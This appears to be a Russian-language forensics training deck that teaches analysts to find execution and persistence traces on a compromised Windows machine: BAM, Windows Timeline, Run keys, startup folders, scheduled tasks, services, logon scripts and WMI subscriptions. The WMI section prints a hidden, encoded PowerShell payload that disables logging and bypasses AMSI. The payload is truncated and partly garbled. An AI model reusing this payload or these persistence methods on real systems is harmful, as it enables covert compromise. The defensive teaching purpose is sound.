Value Name	Value Type	Data	Value SI...	Data Record	Reallocated
ControlSet001	ControlSet001	ControlSet001	ControlSet001		
Device\HarddiskVolume1\Windows\System32\dlhhost.exe	RegBinary	8C-7A-81-AC-...	30-7D-5-...		
Device\HarddiskVolume1\Windows\System32\SystemSettingsAdminFlows.exe	RegBinary	70-AF-18-7D-...	00-00-0-...		
InputApp_cw5n1h2txyewy	RegBinary	1D-F7-76-AD-...	00-00-0-...		
Microsoft.Windows.SecHealthUI_cw5n1h2txyewy	RegBinary	DC-70-FF-F7-...	63-00-6-...		
Device\HarddiskVolume1\Windows\System32\MusNotificationUx.exe	RegBinary	CB-E9-E5-CC-...	C0-74-...		
Microsoft.LockApp_cw5n1h2txyewy	RegBinary	2C-00-02-09-9...	74-00-6-...		
Device\HarddiskVolume1\Windows\System32\cmd.exe	RegBinary	B9-F6-6B-AC-...	63-00-6-...		
Device\HarddiskVolume1\Users\IEUser\AppData\Local\Temp\TeamViewer\TeamViewer_.exe	RegBinary	38-DC-36-E7-...	6E-00-7-...		
Device\HarddiskVolume1\Program Files (x86)\TeamViewer\TeamViewer.exe	RegBinary	85-9F-88-AC-...	B0-34-4-...		
Device\HarddiskVolume1\Windows\System32\SnippingTool.exe	RegBinary	32-F5-9E-09-9...	B0-34-4-...		
Device\HarddiskVolume1\Windows\regedit.exe	RegBinary	D9-08-6E-3D-...	C8-36-4-...		
Device\HarddiskVolume1\Windows\System32\notepad.exe	RegBinary	D0-DA-15-24-...	41-45-3-...		
Device\HarddiskVolume1\Windows\System32\OpenWith.exe	RegBinary	2A-4D-00-BE-...	43-35-3-...		
Device\HarddiskVolume1\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	RegBinary	E0-32-67-AC-...	30-45-4-...		
Microsoft.Windows.Apprep.ChxApp_cw5n1h2txyewy	RegBinary	BE-FA-AD-F2-...	63-00-6-...		

Type viewer Binary viewer

Value name Version

Value type RegDword

Value 1

Raw value 01-00-00-00


Key: ControlSet001\Services\bam\State\UserSettings\S-1-5-21-3461203602-4096304019-2269080069-1000 Value: Version Collapse all hives


Selected hive: SYSTEM Last write: 2019-06-05 14:12:15 28 of 28 values shown (100.00%) Load complete Hidden keys: 0 3

Следы запуска: WINDOWS TIMELINE

ActivitiesCache.db

C:\Users\<<profile>\AppData\Local\ConnectedDevicesPlatform\L.<profile>\



Executable	Start Time	End Time
 C	=	=
Microsoft.Windows.Explorer	2019-03-21 12:12:13	2019-03-21 12:14:30
Windows\Temp\malware.exe	2019-03-21 12:13:38	
System32\cmd.exe	2019-03-21 12:14:30	2019-03-21 12:17:19
Microsoft.Windows.Explorer	2019-03-21 12:14:57	2019-03-21 12:18:00
Program Files X64\7-Zip\7zFM.exe	2019-03-21 12:15:05	2019-03-21 12:15:11
Program Files X64\7-Zip\7zFM.exe	2019-03-21 12:15:38	2019-03-21 12:15:40
Program Files X64\7-Zip\7zFM.exe	2019-03-21 12:15:42	2019-03-21 12:15:47



Практика: Получение данных BACKGROUND ACTIVITY MONITOR

```
Administrator: Command Prompt
G:\Получение данных Windows Timeline с помощью WxTCmd>WxTCmd.exe -f ActivitiesCache.db --csv ./
WxTCmd version 0.3.1.0

Author: Eric Zimmerman (saericzimmerman@gmail.com)
https://github.com/EricZimmerman/WxTCmd

Command line: -f ActivitiesCache.db --csv ./


Activity_PackageId entries found: 370
Activity entries found: 124

Results saved to: ./

Processing complete in 0.4483 seconds

Unable to delete 'SQLite.Interop.dll'. Delete manually if needed.
```

Следы закрепления в системе



Следы закрепления в системе: RUN KEYS

Файл	Раздел
NTUSER.DAT	Microsoft\Windows\CurrentVersion\Run
NTUSER.DAT	Microsoft\Windows\CurrentVersion\RunOnce
SOFTWARE	Microsoft\Windows\CurrentVersion\Run
SOFTWARE	Microsoft\Windows\CurrentVersion\RunOnce



Практика: Анализ значений параметров RUN

Values

Drag a column header here to group by that column

	Value Name	Value Type	Data	Value Slack	I...	Data Record Reallocated
▼	REG	REG	REG	REG	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
	OneDrive	RegSz	"C:\Users\IEUser\AppData\Local\Microsoft\OneDrive\OneDrive.exe" /background	00-00-00-00	<input type="checkbox"/>	<input type="checkbox"/>
▶	Temp	RegSz	C:\Users\Public\Documents\temp.bat	00-38-00-...	<input type="checkbox"/>	<input type="checkbox"/>

.....

Type viewer Slack viewer Binary viewer

Value name Temp

Value type RegSz

Value C:\Users\Public\Documents\temp.bat

Raw value 43-00-3A-00-5C-00-55-00-73-00-65-00-72-00-73-00-5C-00-50-00-75-00-62-00-6C-00-69-00-63-00-5C-00-44-00-6F-00-63-00-75-00-6D-00-65-00-6E-00-74-00-73-00-5C-00-74-00-65-00-6D-00-70-00-2E-00-62-00-61-00-74-00-00-00

Slack 00-38-00-57-00-45

Следы закрепления в системе: **STARTUP FOLDERS**

Пользователь	Путь
Current user	C:\Users\<<profile>\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup
All users	C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup



Практика: Анализ содержимого **STARTUP FOLDERS**


The screenshot displays a forensic tool interface with two main panes: 'Evidence Tree' and 'File List'.

Evidence Tree: Shows a hierarchical structure starting with 'startup.ad1'. It includes a 'Custom Content Image' and a 'VICTIM.E01:Windows 10 [NTFS]' folder. The tree continues through '[root]', 'Users', 'IEUser', 'AppData', 'Roaming', 'Microsoft', 'Windows', 'Start Menu', 'Programs', and finally 'Startup'.

File List: A table showing the contents of the selected folder.

Name	Size	Type	Date Modified
temp.bat	6	Regular File	6/5/2019 9:07:34 AM
temp.bat.FileSlack	3	File Slack	

Следы закрепления в системе: TASKS



Практика: Анализ запланированных заданий

The screenshot displays the AccessData FTK Imager 4.1.1.1 interface. The 'Evidence Tree' on the left shows the path: Tasks.ad1 > Wood.E01\Windows 7 [NTFS]\root\Windows\System32\Tasks [AD1] > Microsoft > Updater > WPD. The 'File List' pane shows a table of files:


Name	Size	Type	Date Modified
Microsoft	1	Directory	7/14/2009 4:42:30 ...
WPD	1	Directory	7/14/2009 4:54:35 ...
STXF_DATA	1	NTFS Logged ...	3/10/2019 12:56:46...
Updater	4	Regular File	3/10/2019 12:56:46...

The main pane displays the XML content of the selected 'Updater' file:

```
<?xml version="1.0" encoding="UTF-16"?>
<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">
  <RegistrationInfo>
    <Date>2019-03-10T05:56:46</Date>
    <Author>Support</Author>
  </RegistrationInfo>
  <Triggers>
    <CalendarTrigger>
      <StartBoundary>2019-03-10T09:00:00</StartBoundary>
      <Enabled>true</Enabled>
      <ScheduleByDay>
        <DaysInterval>1</DaysInterval>
      </ScheduleByDay>
    </CalendarTrigger>
  </Triggers>
  <Settings>
    <MultipleInstancesPolicy>IgnoreNew</MultipleInstancesPolicy>
    <DisallowStartIfOnBatteries>true</DisallowStartIfOnBatteries>
    <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>
    <AllowHardTerminate>true</AllowHardTerminate>
    <StartWhenAvailable>>false</StartWhenAvailable>
    <RunOnlyIfNetworkAvailable>>false</RunOnlyIfNetworkAvailable>
    <IdleSettings>
      <Duration>PT10M</Duration>
      <WaitTimeout>PT1H</WaitTimeout>
      <StopOnIdleEnd>true</StopOnIdleEnd>
      <RestartOnIdle>>false</RestartOnIdle>
    </IdleSettings>
    <AllowStartOnDemand>true</AllowStartOnDemand>
    <Enabled>true</Enabled>
    <Hidden>>false</Hidden>
  </Settings>
</Task>
```

The 'Custom Content Sources' pane is empty. The bottom status bar indicates 'Creates a Custom Content Image (AD1)'.

Следы закрепления в системе: SERVICES



Практика: Поиск информации о создании служб

Event 7045, Service Control Manager

General Details

A service was installed in the system.

Service Name: TeamViewer 14
Service File Name: "C:\Program Files (x86)\TeamViewer\TeamViewer_Service.exe"
Service Type: user mode service
Service Start Type: auto start
Service Account: LocalSystem

Log Name:	System	Logged:	6/5/2019 2:36:18 PM
Source:	Service Control Manager	Task Category:	None
Event ID:	7045	Keywords:	Classic
Level:	Information	Computer:	VICTIM
User:	S-1-5-21-3461203602-409630		
OpCode:	Info		
More Information:	Event Log Online Help		

Следы закрепления в системе: LOGON SCRIPTS

HKCU\Environment\UserInitMprLogonScript



Malicious Script



Практика: Анализ значений параметра USERINITMPRLOGONSCRIPT

Values

Drag a column header here to group by that column

	Value Name	Value Type	Data	Value SI...	...	Data Record Reallocated	
▼	РВС	РВС	РВС	РВС	■	■	▲
	Path	RegExpandSz	%USERPROFILE%\AppData\Local\Microsoft\WindowsApps;	00-00-0...	<input type="checkbox"/>	<input type="checkbox"/>	
	TEMP	RegExpandSz	%USERPROFILE%\AppData\Local\Temp	00-00	<input type="checkbox"/>	<input type="checkbox"/>	
	TMP	RegExpandSz	%USERPROFILE%\AppData\Local\Temp	00-00	<input type="checkbox"/>	<input type="checkbox"/>	
	OneDrive	RegExpandSz	C:\Users\IEUser\OneDrive	00-00	<input type="checkbox"/>	<input type="checkbox"/>	
	ChocolateyLastPathUpdate	RegSz	131974685787905910	73-00-3...	<input type="checkbox"/>	<input type="checkbox"/>	
▶	UserInitMprLogonScript	RegSz	C:\Users\Public\Documents\temp.bat	00-00-0...	<input type="checkbox"/>	<input type="checkbox"/>	▼

.....

Type viewer Slack viewer Binary viewer

Value name UserInitMprLogonScript

Value type RegSz

Value C:\Users\Public\Documents\temp.bat

Raw value 43-00-3A-00-5C-00-55-00-73-00-65-00-72-00-73-00-5C-00-50-00-75-00-62-00-6C-00-69-00-63-00-5C-00-44-00-6F-00-63-00-75-00-6D-00-65-00-6E-00-74-00-73-00-5C-00-74-00-65-00-6D-00-70-00-2E-00-62-00-61-00-74-00-00-00

Slack 00-00-00-00-00-00

Следы закрепления в системе: WMI EVENT SUBSCRIPTION

C:\WINDOWS\system32\wbem\Repository\OBJECTS.DATA

```
Command Prompt
Updater-Updater
Name: Updater
Type: CommandLineEventConsumer
Arguments: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -NonI -W hidden -enc SQBmACgAJABQAFMAVgBIAHIAcw
BJAG8ATgBUAEAYgBMAGUALgBQAFMAVgBIAHIAUwBpAE8AbgAuAE0AYQBqAG8AUgAgAC0ARwBFACAAmWApAHsAJABHAFARgA9AFsAUgBFAEYAXQAUeEEAcw
BzAGUAbQBiAEwAeQAuAECARQBUAfQAEQBQAGUAKAAnAFMAeQBzAHQAZQBtAC4ATQBhAG4AYQBnAGUAbQB1AG4AdAAuAEEAdQB0AG8AbQBhAHQAaQBvAG4ALg
BVAHQAAQBsAHMAJwApAC4AIgBHAEUAdABGAGkAZQBgAGwAZAAiACgAJwBjAGEAYwBoAGUAZABHAIABwB1AHAAUABvAGwAaQBjAHkAUwB1AHQAAdABpAG4AZw
BzACcALAAAE4AJwArACcAbwBuAFAAdQBIAgWAaQBjACwAUwB0AGEAdABpAGMAJwApADsASQBGCgAJABHAFARgApAHsAJABHAFAAQwA9ACQARwBQAEYALg
BHAEUAdABWAEAEAbABVAEUAKAAKAG4AdQBMAgWAKQA7AEkARgAoACQARwBQAEMAWwAnAFMAYwByAGkAcAB0AEIAJwArACcAbABvAGMAawBMAG8AZwBnAGkAbg
BnACcAXQApAHsAJABHAFAAQwBbACcAUwBjAHIAaQBwAHQAQgAnACsAJwBsAG8AYwBrAEwAbwBnAGcAaQBuAGcAJwBdAFsAJwBFAG4AYQBIAgWAZQBTAGMAcg
BpAHAAdABCACcAKwAnAGwAbwBjAGsATABvAGcAZwBpAG4AZwAnAF0APQAwADsAJABHAFAAQwBbACcAUwBjAHIAaQBwAHQAQgAnACsAJwBsAG8AYwBrAEwAbw
BnAGcAaQBuAGcAJwBdAFsAJwBFAG4AYQBIAgWAZQBTAGMAcgBpAHAAdABCAGwAbwBjAGsASQBwAHYAbwBjAGEAdABpAG8AbgBMAG8AZwBnAGkAbgBnACcAXQ
A9ADAAfQAKAHYAYQBMAD0AWwBDAG8ATABsAGUAYwBUAEkATwBuAHMALgBHAGUAbgBFAHIAaQBjAC4ARABpAEMAdABJAG8ATgBBAFIAeQBbAHMAVByAGkAbg
BnACwAUwBZAHMAAdABFAE0ALgBPAGIASgB1AGMAAdABDf0A0gA6AE4AZQB3ACgAKQA7ACQAVgBBAGwALgBBAEQAZAAoACcARQBwAGEAYgBsAGUAUwBjAHIAaQ
BwAHQAQgAnACsAJwBsAG8AYwBrAEwAbwBnAGcAaQBuAGcAJwAsADAkQA7ACQAVgBBAGwALgBBAGQARAAoACcARQBwAGEAYgBsAGUAUwBjAHIAaQBwAHQAQg
BsAG8AYwBrAEkAbgB2AG8AYwBhAHQAaQBvAG4ATABvAGcAZwBpAG4AZwAnACwAMAApADsAJABHAFAAQwBbACcASABLAEUAWQBfAEwATwBDAEEATABfAE0AQQ
BDAEgASQBOAEUAXABTAG8AZgB0AHcAYQByAGUAXABQAG8AbABpAGMAaQB1AHMAXABNAGkAYwByAG8AcwBvAGYAdABcAFcAaQBwAGQAbwB3AHMAXABQAG8Adw
B1AHIAUwBoAGUAbABsAFwAUwBjAHIAaQBwAHQAQgAnACsAJwBsAG8AYwBrAEwAbwBnAGcAaQBuAGcAJwBdAD0AJAB2AEAEAbAB9AEUAbABTAEUAewBbAFMAQw
ByAGkAUABUAEIAbABPAGMAawBdAC4AIgBHAEUAdABGAGkAZQBgAGwARAaiACgAJwBzAGkAZwBuAGEdAB1AHIAZQBzACcALAAAE4AJwArACcAbwBuAFAAdQ
BiAGwAaQBjACwAUwB0AGEAdABpAGMAJwApAC4AUwBFfAQAVgBBAEwAVQBfACgAJABUAFUAbABMACwAKABOAGUAdwAtAE8AYgBKAGUAYwBUACAAQwBPAGwATA
BFAEMAdABpAE8ATgBTAC4ARwBFAG4ARQByAGkAQwAuAEGAQQBTAGgAUwBFHQAWwBTAHQAcgBpAE4ARwBdACKAKQB9AFsAUgBFAEYAXQAUeEEAUwBzAEUAbQ
BiAGwAWQAuAECZQBUAfQAWQBQAEUAKAAnAFMAeQBzAHQAZQBtAC4ATQBhAG4AYQBnAGUAbQB1AG4AdAAuAEEAdQB0AG8AbQBhAHQAaQBvAG4ALgBBAG0Acw
BpAFUAdABpAGwAcwAnACkAFAA/AHsAJABfAH0AFAA1AHsAJABfAC4ARwB1AHQARgBjAEUATABEACgAJwBhAG0AcwBpAEkAbgBpAHQARgBhAGkAbAB1AGQAJw
AsACcATgBvAG4AUAB1AGIAbABpAGMALABTAHQAYQB0AGkAYwAnACkALgBTAGUAdABWAEATABVAEUAKAAKAE4AVQBsAGwALAAkAHQAUGBVAGUAKQB9ADsAfQ
A7AFsAUwB5AFMAVABFAG0ALgB0AGUAVAAuAFMAZQBvAFYASQBDAEUUAUABvAGkAbgBUAE0AQQBOAEEARwB1AHIAZQA6AD0ARQB4FAARQBjAHQAMQAwADAAQw
BvAG4AdABJAG4AdQB1AD0AMAA7ACQAVwBjAD0ATgBFAHcALQBPAgIASgB1AEMAdAAgAFMAeQBTAHQARQBNAc4ATgBFAFQALgBXAGUAYgBDAGwAaQB1AG4AVA
A7ACQAdQA9ACcATQBvAHoAaQBsAGwAYQAvADUALgAwACAkABXAGkAbgBkAG8AdwBzACAATgBUACAANgAuADEA0wAgAFcATwBXADYANAA7ACAABVByAGkAZA
```

